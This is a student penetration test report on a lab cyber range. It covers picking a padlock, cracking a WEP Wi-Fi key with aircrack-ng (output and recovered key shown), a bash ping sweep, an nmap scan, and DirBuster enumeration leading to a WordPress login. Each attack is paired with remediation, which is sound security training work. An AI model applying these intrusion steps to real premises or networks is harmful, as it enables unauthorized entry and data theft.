

Cyber Range Penetration Test Report for Global Comm

ys3334@nyu.edu

Contents

1.0 Cyber Range Penetration Test Report.....	2
1.1 Introduction	2
1.2 Objective	2
2.0 Executive Summary	3
2.1 Scope and Objective of the Penetration Test	3
2.1 Analysis of Vulnerabilities Discovered	3
2.3 Mitigation and Recommendations	5
3.0 Report - Methodologies.....	6
3.1 Physical Access via Lockpicking.....	6
3.2 Report - WiFi CyberRangeP2.....	11
3.3 Report –Network Penetration Testing.....	15

1.0 Cyber Range Penetration Test Report

1.1 Introduction

The Cyber Range Lab and Exam penetration test report contains all efforts that were conducted as part of the Offensive security penetration test assigned to the team by GlobalComm Operations. The objectives of this test, the executive summary of the test, and the methodologies and results are contained in this report as on the date of assignment and within the scope provided by GlobalComm. The report also entails the mitigation plans and remedies which must be incorporated by GlobalComm to remedy the existing problems.

1.2 Objective

The objective of this penetration test is to perform a full penetration test of the Global Comm enterprise and demonstrate weaknesses in physical as well as network security and the feasibility of compromise of resources and follow each compromise of resource or threat with a detailed analysis of how to remediate and mitigate the risk. The objectives include but not limited to achieving

- A physical breach (i.e via lockpicking)
- A network breach
- Compromise of systems within the network demonstrating a network attack, an authentication abuse and web attack.

The penetration test is also going to provide a technical summary and Executive summary to make sure all the concerned parties understand the vulnerabilities risk, what actions were performed to convert that vulnerability to an exploit and what could have been done to mitigate these exploits.

2.0 Executive Summary

This section of the report contains executive summary of the penetration tests performed, the identified vulnerabilities, the risks associated with them, and methods and complexity of mitigating these risks. In this section, the results of the penetration tests will be summarized from a non-technical level. For a more in depth and technical summary the concerned parties can look in Section 3.

2.1 Scope and Objective of the Penetration Test

The penetration test was performed by the internal Security Team under the scope defined and assigned to the security team by GlobalComm management. The scope of the penetration tests spanned both physical, networks, Wireless access points, and enterprise and employee systems.

The objective of the penetration tests is to demonstrate an attack scenario where an unrestricted, risk averse attacker with the objectives of ex-filtration, data theft, and system sabotage with both physical break-ins and remote network attacks are within the abilities. The aim is to uncover methodologies and patches such that GlobalComm is safe from the attacks discovered in this test after the remediation described has been done and patches have been applied.

2.1 Analysis of Vulnerabilities Discovered

The penetration testing team found several vulnerabilities. These vulnerabilities can be broadly classified into 2 types depending on the team that must address them and fix them.

1. **Physical Security:**

This class of breach is based on the nature of physical security and not related to computer systems or infrastructure or networks. It deals with the scenario where someone breaks in physically in the buildings of Global Comm, or enters without valid identification, or tailgating to have unauthorized or unwarranted access in the building. The risks associated with this kind of breach can be anywhere from between leaking confidential data, stealing hardware, accessing server rooms to sabotage or steal data.

The security and the guard team of GlobalComm buildings must address these issues to put them in check.

2. **Network Security:**

This is the class of attacks which the attacker does not have to be present in the vicinity to an extent and targets the technology , information systems , critical online services, websites and databases which store critical data for businesses. The class of vulnerabilities identified here needs to be addressed by the Network security and DevOps team of GlobalComm to ensure expedited patching of these issues.

The penetration testing team uncovered vulnerabilities in **both** the above classes and has provided a brief summary of what was compromised and how.

Physical Security:

Some of the building entrances have weak padlocks which can be broken to with ease by **lockpicking the padlocks** using lockpicks within an average time of **10 minutes** with the **basic lockpick sets**. The technical details of how the locks were picked have been discussed in Section 3. This enables the attacker to gain entry to buildings and execute further objectives.

The team had the ability then to steal **multiple hardware out of the buildings** causing GlobalComm **financial and data loss**. An attacker with same knowledge and skills could have also **sabotaged the systems**.

Network Security:

The team was successfully able to compromise the WiFi Access Points of Global Comm named **CyberRange-P2**. This gave the team to intrude into the network and attack other systems within the internal network

Then, once on the network the team was able to gain **unauthorized access to 3 systems** in the internal network by **attacking the weaknesses in various applications and authentication mechanisms**.

Once the team had access, the team was **able to ex-filtrate data from each of those systems**, and even had the ability to shutdown **multiple business critical services** such as **2 of the Web Application Systems** and **1 file server** which could have cost the business **financial damage** due to loss of data and unavailability of service.

Many of the reasons of the exploits on the network side can be attributed to the **lack of defensive measures like Antivirus solutions, Intrusion Detection and Prevention Systems** and **old softwares with known vulnerabilities**. The CyberRange-P2 ,i.e the compromised access

point could have been secure if it was running the newer secure standard of encryption rather than **the insecure WEP mode**.

2.3 Mitigation and Recommendations

The Security Team recommends the concerned GlobalComm parties to patch the vulnerabilities identified during the penetration testing to ensure that an attacker cannot exploit these systems in the future. The patching must be done on a regular rolling basis and all the software in the back-end are updated and have no known security vulnerabilities. Many of these vulnerabilities are easy to patch, and once done will prevent the attacks described in this report.

1. The team advises the concerned technical and physical security teams to go through the fixes suggested in depth for each attack under Section 3 (after attack methodology description) and apply them to the compromised systems
2. Apart from this the team recommends the deployment of Intrusion Detection and Prevention Systems on the network to detect, monitor and log future attacks and deploy effective countermeasures such as isolating the system to prevent compromise. Such tools should also make the scanning of the network by the attacker much more difficult than what it is currently.
3. The Security team recommends the development team to keep the back-end software updated, no software or application with released CVE (vulnerabilities) should be allowed to run in any part of the network or DMZ, and updated immediately.
4. The physical security team is advised to update the locks with more complex unlocking mechanisms, or electronic locks at all doors to prevent such attacks.
5. The security patching and updates must be done on a rolling basis with a reasonable frequency.

3.0 Report - Methodologies

This section of the report contains the detailed analysis (non-executive summary) of methodologies were used by the pentesting team to achieve the objectives stated in this report. This has been divided into subsections of objectives and how those were accomplished and can be mitigated have also been listed under them. The screenshots have been attached whenever report to demonstrate how the exploit or breach was accomplished.

3.1 Physical Access via Lockpicking

Numerous entry points in the GlobalComm buildings are protected by locks which are opened by electronic keycards, however there are some doors which use the traditional mechanical lever-based locks which open with a key. The guards on duty are in possession of these locks, however these locks are very easy to lockpick and enter the buildings unrestricted. There are some entry points which do not even need the locks.

One of the members gained access to the physical premise of the building that is the **Employee parking space**, by **picking a lock**. The steps used to achieve that have been pasted below.

Lock Description:

The lock which was picked had the following specifications:

- **Body:** Transparent
- **Driver Pins:** 7 pins
- **Type:** Cylindrical Padlock
- **Key:** Standard


Steps:

1. **Identifying and Using Tools:** For picking the locks we need access to a simple hook and a turning tool which is available on many online retail stores and hardware shops. The

image below shows the tools which helped execute the objective. The lock picking did not involve **forgery or theft** of the key but just basic lockpicking tools which are available.




2. **Understanding the lock-picking process:** The usual run of the mill lever lock has the following parts. These parts are shown in the picture below which have been taken from wikihow results will aid the process of understanding.



- a. The lock is opened when the plug turns and is free from the restrictions imposed by the **key pins**.


- b. The key pins are kept in position by the **driver pins** which need to be at the level defined by the shear line.
- c. When the key is inserted into the lock the pins are all at the same level above the shear line and the **cylinder** is free to rotate.
- d. The valid key is identified by the contortions on its key side which can put the driver pins at the same level. This phenomenon has been shown below with the help of an image taken from google image results.




Part 2 shows that an invalid key would not be able to put the driver pins at the same level above the shear.

- e. If using a hook, we **could put the driver pins at the same level**, we would be able to achieve the same effect as **if we were using a valid key**.
3. **Positioning:** Once the lock is identified we need to place the hands and the key at this position as shown below. The **turning tool** is going to apply pressure on the cylinder


while the **hook** is going to be used to **balance the driver pins**.



4. **Balance the pins using hook:** Once the position is attained, we try to balance the pins and then when they are in place, the lock opens, **and we have physical access**. The entire process takes only 5-10 minutes at the hands of an expert



As we can see below, the lock opens when all the pins are in the same place which is achieved by the hook



The physical security was breached using a lock pick at the hands of a lockpicker and the skills to achieve this easily available online. The physical security team **is strongly advised to read the mitigation and recommendation section** of the report which addresses the remediation.

3.2 Report - WiFi CyberRangeP2

This report describes the **successful compromise** of the access point which is the AP with SID **CyberRangeP2**. The access point compromise has been elaborately described in this section.

Vulnerable System Description:

- **SSID:** CyberRange-P2
- **Encryption Mode:** WEP-PSK
- **PSK complexity (After recovery):** Very Weak
- **Hidden SID:** No

Vulnerability Severity: Severe

Vulnerability Exploited: WEP encryption Weakness

Vulnerability Explanation:

The access point is running **WEP (Wired Equivalent Privacy)** encryption which is insecure since 2006 and advent of WPA and WPA-2 modes of encryption. **WEP security is very weak** and an attacker sniffing for IV exchanges can recover the **PSK** in a matter of **minutes**. There are plenty of known attacks against WEP and the AP was breached using one of these attack vectors.

Attack Description:

This attack exploits the weakness of the WEP encryption mode which has been deemed insecure after the discovery of several recent exploits that can crack WEP in **matter of minutes**. There are open-source tools that can **remotely sniff** for the IV exchanges which when accumulated can derive back the **PSK**. Once the PSK is compromised, the attacker can join the access point and try to **move laterally** to other devices.

The following describes the steps taken by the pentester to gain access to the access point after harvesting the **PSK** from a **WEP** encryption.

Steps:

1. The attacker uses a external WiFi card which it uses to increase the range of sniffing beyond those provided by the NIC that ships with the system. These cards can be procured starting from as low as **25\$**.
2. The attacker has a set of open set tools for performing wireless attacks which are **aircrack-ng**, **airmon-ng**, **airodump-ng** and **airreplay-ng** which are easily available and pre-installed on Kali Linux distros.
3. The attacker starts his wireless card in monitor mode which allows him to sniff for packets being sent over the air around him. Using **airmon-ng** command shows that the wlan0 interface on the attacker's machine has been put to monitor mode.

```
root@kali:~# airmon-ng
```

PHY	Interface	Driver	Chipset
phy0	wlan0	rt2800usb	Ralink Technology, Corp. RT2870/RT3070

4. The attacker views the SSID's around him by using the tool **airodump-ng** and this displays the packets which are being sent such as beacon frames, management frames, and control frames. As we can see , the CyberRange-P2 shows up along with BSSID and the encryption mode which glares out as being **WEP** amongst the


rest.

```
root@kali: ~  
File Edit View Search Terminal Help  
CH 13 ][ Elapsed: 30 s ][ 2019-04-22 19:27  
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
50:0F:80:5C:93:24 -37 3 0 0 1 195 WPA2 CCMP MGT eduroam  
50:0F:80:5C:93:21 -38 5 1 0 1 195 WPA2 CCMP MGT nyu-legacy  
80:2A:A8:C1:CC:C4 -44 4 0 0 1 195 WPA2 CCMP PSK OSIRIS  
84:16:F9:22:5A:AC -50 4 7 0 6 54e WEP WEP CyberRange-P2  
60:E3:27:97:5F:E8 -51 1 0 0 6 130 WPA2 CCMP PSK MBNET  
50:0F:80:88:36:21 -53 2 0 0 11 195 WPA2 CCMP MGT nyu-legacy  
50:0F:80:88:36:24 -54 2 0 0 11 195 WPA2 CCMP MGT eduroam  
50:0F:80:88:37:03 -55 2 0 0 11 195 OPN nyuguest-legacy  
50:0F:80:88:37:01 -56 1 0 0 11 195 WPA2 CCMP MGT nyu-legacy  
50:0F:80:88:36:23 -56 2 0 0 11 195 OPN nyuguest-legacy  
00:BE:75:EE:CA:84 -63 0 0 0 6 195 WPA2 CCMP MGT eduroam  
50:0F:80:36:81:83 -63 2 0 0 6 195 OPN nyuguest-legacy  
00:A7:42:F9:55:64 -64 2 0 0 11 195 WPA2 CCMP MGT eduroam  
00:BE:75:E9:A7:C4 -59 1 0 0 1 195 WPA2 CCMP MGT eduroam  
00:BE:75:C0:5B:23 -68 0 0 0 11 195 OPN nyuguest-legacy  
50:0F:80:5C:93:23 -34 5 0 0 1 195 OPN nyuguest-legacy  
B0:26:80:81:22:81 -60 0 0 0 1 195 WPA2 CCMP MGT nyu-legacy  
00:BE:75:DE:C0:C1 -65 1 0 0 1 195 WPA2 CCMP MGT nyu-legacy  
00:BE:75:E9:A7:C3 -61 1 0 0 1 195 OPN nyuguest-legacy  
B4:DE:31:DB:DD:61 -61 1 0 0 1 195 WPA2 CCMP MGT nyu-legacy  
BSSID STATION PWR Rate Lost Frames Probe  
50:0F:80:5C:93:21 0C:70:4A:DA:52:C1 -1 0e- 0 0 1  
80:2A:A8:C1:CC:C4 F0:99:B6:4D:33:16 -38 0 - 1 16 13  
84:16:F9:22:5A:AC 00:C0:CA:A7:09:C0 -20 0 - 1e 4428 77  
84:16:F9:22:5A:AC 00:C0:CA:97:B1:44 -20 0 - 1 0 95
```

5. Now we filter out the target SSID and wait for the NIC to accumulate enough IV exchanges. Once enough IV exchanges are dne we the attacker tops the capture which has been now saved in a pcap file for inspection using **aircrack-ng**.

```
root@kali: ~  
File Edit View Search Terminal Help  
Read 42787 packets (got 13263 ARP requests and 8298 ACKs), sent 13937 packets...  
Read 42941 packets (got 13304 ARP requests and 8333 ACKs), sent 13987 packets...  
Read 43107 packets (got 13349 ARP requests and 8359 ACKs), sent 14038 packets...  
Read 43245 packets (got 13393 ARP requests and 8383 ACKs), sent 14084 packets...  
Read 43428 packets (got 13451 ARP requests and 8419 ACKs), sent 14139 packets...  
Read 43593 packets (got 13506 ARP requests and 8455 ACKs), sent 14190 packets...  
Read 43753 packets (got 13552 ARP requests and 8484 ACKs), sent 14240 packets...  
Read 43918 packets (got 13605 ARP requests and 8514 ACKs), sent 14290 packets...  
Read 44067 packets (got 13650 ARP requests and 8543 ACKs), sent 14340 packets...  
Read 44207 packets (got 13696 ARP requests and 8566 ACKs), sent 14390 packets...  
Read 44389 packets (got 13762 ARP requests and 8602 ACKs), sent 14440 packets...  
Read 44549 packets (got 13822 ARP requests and 8634 ACKs), sent 14490 packets...  
Read 44710 packets (got 13873 ARP requests and 8664 ACKs), sent 14540 packets...  
Read 44849 packets (got 13914 ARP requests and 8691 ACKs), sent 14590 packets...  
Read 44997 packets (got 13966 ARP requests and 8716 ACKs), sent 14641 packets...  
Read 45153 packets (got 14015 ARP requests and 8746 ACKs), sent 14691 packets...  
Read 45302 packets (got 14064 ARP requests and 8779 ACKs), sent 14741 packets...  
Read 45466 packets (got 14116 ARP requests and 8814 ACKs), sent 14791 packets...  
Read 45631 packets (got 14165 ARP requests and 8843 ACKs), sent 14842 packets...  
Read 45786 packets (got 14211 ARP requests and 8863 ACKs), sent 14892 packets...  
Read 45944 packets (got 14258 ARP requests and 8892 ACKs), sent 14941 packets...  
Read 46111 packets (got 14315 ARP requests and 8925 ACKs), sent 14992 packets...  
^C99 pps)  
root@kali: ~#
```


6. The attacker runs the capture file (which is created during sniffing in monitor mode) through the air. Using the aircrack file on the captured packet file the WiFi password was recovered as **01234**.



```
root@kali: ~  
File Edit View Search Terminal Help  
Aircrack-ng 1.5.2  
[00:00:00] Tested 10306 keys (got 22318 IVs)  
KB    depth  byte(vote)  
0     0/ 3    30(33024) D5(30976) 3D(29440) 9D(28928) 03(27648)  
1     0/ 13   31(30976) 42(30976) EC(30208) 1C(29440) CE(29184)  
2     2/ 6    32(29184) AC(28160) F2(28160) 51(27904) 09(27392)  
3     0/ 4    33(32000) 16(29184) C0(28928) 8E(28160) 7B(27904)  
4     9/ 12   D2(27136) B5(26880) FA(26880) 96(26624) B3(26624)  
  
KEY FOUND! [ 30:31:32:33:34 ] (ASCII: 01234 )  
Decrypted correctly: 100%  
root@kali:~#
```

7. Once the PSK is revealed, the attacker can connect to the AP and begin executing network level attacks on GlobalComm.

Vulnerability Fix:

1. The vulnerability can be fixed by using stronger and more secure encryption schemes such as WPA or WPA-2 with **EAP** rather than **PSK**
2. If **PSK** needs to be used, then it must be protected with a secure and complex password which cannot be brute forced easily.

3.3 Report –Network Penetration Testing

The network penetration testing portion of the report follows the **successful compromise of the WiFi Access Point, CyberRange-P2**. The attacker then initiates a phase of information gathering, and reconnaissance about the network before targeting systems for carrying out exploitation.

3.3.1 Information Gathering:

Subnet/Ip-Range Scanned: 192.168.1.10-192.168.1.50

Tools/Used: Bash Script

This is the phase of information gathering which is done to look for live systems on the network were scanned using network scanning tools. The network displayed the live systems as shown. The systems should not be open to being scanned by network tools and there should be IDS and IPS systems in place to prevent network scans. The results of the scans were as follows. The attacker can extract this information because the network is **openly scannable** and **without firewalls and IPS and IDS systems**.

Live systems:

```
root@ov-setup20:~/Downloads/Downloads/Backup-RECENT-KALI/Scripts/Bash# cat 2019-05-04-live-hosts.txt
Host Status on 2019-05-04
Host: 192.168.1.11 Status: Live
Host: 192.168.1.12 Status: Live
Host: 192.168.1.21 Status: Live
Host: 192.168.1.23 Status: Live
Host: 192.168.1.25 Status: Live
Host: 192.168.1.29 Status: Live
Host: 192.168.1.31 Status: Live
```

Ping script used to scan for live hosts during the exercise

```
#!/usr/bin/bash
b=""
DATE=`date +%Y-%m-%d`
echo "Host Status on $DATE" > $DATE-live-hosts.txt
for (( i = 11; i <= 50; i++ )); do
    b="192.168.1."
    b="$b$i"
    ping -c 1 "$b" > $DATE-verbose.txt
    value=$?
    if [[ value -eq 0 ]]; then
        echo "Host: $b Status: Live">> $DATE-live-hosts.txt
    fi
done
```

3.3.2 Target System: 192.168.1.11

This system responded to ping as shown in the screenshot above and was chosen as the target. A port scan was performed on the system to **identify services** and the results returned are pasted below.

Port Scan Results:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-04 18:53 EDT
Nmap scan report for 192.168.1.11
Host is up (0.0081s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:FC:DC:58 (VMware)
```

Nmap port scan results are shown above. Instead of going for a full scan, the services revealed in the initial scan were chosen for further exploit.

Target Service: Web Server, port 80

Attack Class: Authentication abuse

Vulnerability Exploited: Unprotected Login Authentication


Severity: Critical

Attack Description:

The Web server was chosen for attacking and exploiting this machine. The following enlists the steps taken to execute the attack


Steps:

1. **Enumeration and Mapping:** The web application running on the machine was mapped using a spidering and brute forcing tool called **DirBuster**.
2. The Dirbuster tool ran unrestricted on the application and returned the following results.




3. It can be noted that the DirBuster results reveal the presence of *Wordpress* login portals, and revealing php as the backend technology stack.


4. Using the results of the Dirbuster, the **robots.txt** file was analyzed for clues and the file *Fsociety.dic* was recovered.



5. Next, we access the URL recovered in the wordpress hack which is found to be *"/wp-login.php"*
